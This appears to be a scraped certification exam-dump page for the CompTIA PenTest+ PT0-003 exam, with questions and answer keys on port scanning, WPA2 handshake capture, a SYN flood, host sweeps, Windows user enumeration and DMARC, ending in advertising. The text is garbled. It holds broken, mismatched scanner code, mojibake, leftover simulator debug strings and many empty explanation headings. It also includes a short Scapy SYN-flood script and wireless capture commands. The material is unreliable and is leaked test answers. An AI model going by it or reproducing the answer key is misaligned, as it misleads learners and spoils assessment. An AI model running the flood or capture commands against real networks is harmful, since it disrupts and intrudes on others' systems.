```

ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

export $PORTS = 21,22


#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:

Immutables

```
import socket
import sys
[ ]
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
[ ]
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
[ ]
```



A. Mastered
B. Not Mastered

Answer: A

Explanation:
1: Null session enumeration Weak SMB file permissions Fragmentation attack
2: nmap

-sV
-p 1-1023
: 192.168.2.2
3: #!/usr/bin/python export $PORTS = 21,22 for $PORT in $PORTS: try:
s.connect((ip, port))
print(??%s:%s – OPEN?? % (ip, port)) except socket.timeout
print(??%:%s – TIMEOUT?? % (ip, port)) except socket.error as e:
print(??%:%s – CLOSED?? % (ip, port)) finally
s.close() port_scan(sys.argv[1], ports)

NEW QUESTION 78
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
? Monitoring Mode:
? Aircrack-ng Suite: airmon-ng start wlan0
This command starts the interface wlan0 in monitoring mode.
? Steps to Capture WPA2 Handshakes: airodump-ng wlan0mon
Pentest References:
? Wireless Security Assessments: Understanding the importance of monitoring mode for capturing data during wireless penetration tests.
? Aircrack-ng Tools: Utilizing the suite effectively for tasks like capturing WPA2 handshakes, deauthenticating clients, and cracking passwords.
By enabling monitoring mode with Aircrack-ng, the tester can capture the necessary WPA2 handshakes to further analyze and attempt to crack the Wi-Fi network's password.
==========

NEW QUESTION 81
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:
Preserving artifacts ensures that key outputs from the penetration test, such as logs,
screenshots, captured data, and any generated reports, are retained for analysis, reporting, and future reference.
? Importance of Preserving Artifacts:
? Types of Artifacts:
? Best Practices:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 82
A penetration tester is attempting to discover vulnerabilities in a company's web application. Which of the following tools would most likely assist with testing the security of the web application?

A. OpenVAS
B. Nessus
C. sqlmap
D. Nikto

Answer: D

Explanation:
When testing the security of a web application, specific tools are designed to uncover vulnerabilities and issues. Here??s an overview of the tools mentioned and why Nikto is the most suitable for this task:
? Nikto:
? Comparison with Other Tools:
==========

NEW QUESTION 83
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S") raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?

A. MDK4
B. Smurf attack
C. FragAttack
D. SYN flood

Answer: D

Explanation:
A SYN flood attack exploits the TCP handshake process by sending a large number of SYN packets to a target, consuming resources and causing a denial of service.
? Understanding the Script:
? Purpose of SYN Flood:
? Detection and Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 84
A penetration tester wants to use the following Bash script to identify active servers on a network:
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [$? -eq 0]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
Which of the following should the tester do to modify the script?

A. Change the condition on line 4.
B. Add 2>&1 at the end of line 3.
C. Use seq on the loop on line 2.
D. Replace $h with ${h} on line 3.

Answer: C

Explanation:
The provided Bash script is used to ping a range of IP addresses to identify active hosts in a network. Here's a detailed breakdown of the script and the necessary modification:
? Original Script:
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [$? -eq 0]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
? Analysis:
? Using seq for Better Compatibility: for h in $(seq 1 254); do
? uk.co.certification.simulator.questionpool.PList@68ca475b
? Modified Script:
1 network_addr="192.168.1"
2 for h in $(seq 1 254); do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [$? -eq 0]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
==========

NEW QUESTION 87
During the reconnaissance phase, a penetration tester collected the following information
from the DNS records: A-----> www
A-----> host
TXT --> vpn.comptia.org SPF---> ip =2.2.2.2
Which of the following DNS records should be in place to avoid phishing attacks using spoofing domain techniques?

A. MX
B. SOA
C. DMARC
D. CNAME

Answer: C

Explanation:
DMARC (Domain-based Message Authentication, Reporting & Conformance) is an email authentication protocol that helps prevent email spoofing and phishing. It builds on SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to provide a mechanism for email senders and receivers to improve and monitor the protection of the domain from fraudulent email.
? Understanding DMARC:
? Implementing DMARC:
? Benefits of DMARC:
? DMARC Record Components:
? Real-World Example:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:

? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 89
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
? Components of an Assessment Report:
? Importance of Attack Narrative:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 94
A penetration tester assesses an application allow list and has limited command-line access on the Windows system. Which of the following would give the penetration tester information that could aid in continuing the test?

A. mmc.exe
B. icacls.exe
C. nltest.exe
D. rundll.exe

Answer: C

Explanation:
When a penetration tester has limited command-line access on a Windows system, the choice of tool is critical for gathering information to aid in furthering the test. Here??s an explanation for each option:
? mmc.exe (Microsoft Management Console):
? icacls.exe:
? nltest.exe:
? rundll.exe:
Conclusion: nltest.exe is the best choice among the given options as it provides valuable information about the network, domain controllers, and trust relationships. This information is crucial for a penetration tester to plan further actions and understand the domain environment.
==========

NEW QUESTION 96
During a security audit, a penetration tester wants to run a process to gather information about a target network's domain structure and associated IP addresses. Which of the following tools should the tester use?

A. Dnsenum
B. Nmap
C. Netcat
D. Wireshark

Answer: A

Explanation:
Dnsenum is a tool specifically designed to gather information about DNS, including domain structure and associated IP addresses. Here??s why option A is correct:
? Dnsenum: This tool is used for DNS enumeration and can gather information about a domain??s DNS records, subdomains, IP addresses, and other related information. It is highly effective for mapping out a target network??s domain structure.
? Nmap: While a versatile network scanning tool, Nmap is more focused on port scanning and service detection rather than detailed DNS enumeration.
? Netcat: This is a network utility for reading and writing data across network connections, not for DNS enumeration.
? Wireshark: This is a network protocol analyzer used for capturing and analyzing network traffic but not specifically for gathering DNS information.
References from Pentest:
? Anubis HTB: Shows the importance of using DNS enumeration tools like Dnsenum to gather detailed information about the target??s domain structure.
? Forge HTB: Demonstrates the process of using specialized tools to collect DNS and IP information efficiently.
==========

NEW QUESTION 98
During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results. Which of the following should the tester have done?

A. Rechecked the scanner configuration.
B. Performed a discovery scan.
C. Used a different scan engine.
D. Configured all the TCP ports on the scan.

Answer: B

Explanation:
When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here??s the best course of action:
? Performing a Discovery Scan:
? Comparison with Other Actions:
Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.
==========

NEW QUESTION 99
A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?

A. route.exe print
B. netstat.exe -ntp
C. net.exe commands
D. strings.exe -a

Answer: C

Explanation:
To further enumerate users on a Windows machine using native operating system commands, the tester should use net.exe commands. The net command is a versatile tool that provides various network functionalities, including user enumeration.
? net.exe: net user
? uk.co.certification.simulator.questionpool.PList@5192aa65 net localgroup administrators
? Enumerating Users:
? Pentest References:
Using net.exe commands, the penetration tester can effectively enumerate user accounts and group memberships on the compromised Windows machine, aiding in further exploitation and privilege escalation.
==========

NEW QUESTION 102
Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning
B. Shoulder surfing
C. Tailgating
D. Site survey

Answer: C

Explanation:
? Understanding Tailgating:
? Methods to Prevent Tailgating:
? Examples in Penetration Testing:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 104
.....

Relate Links

100% Pass Your PT0-003 Exam with Exambible Prep Materials

https://www.exambible.com/PT0-003-exam/

Contact us

We are proud of our high-quality customer service, which serves you around the clock 24/7.

Viste - https://www.exambible.com/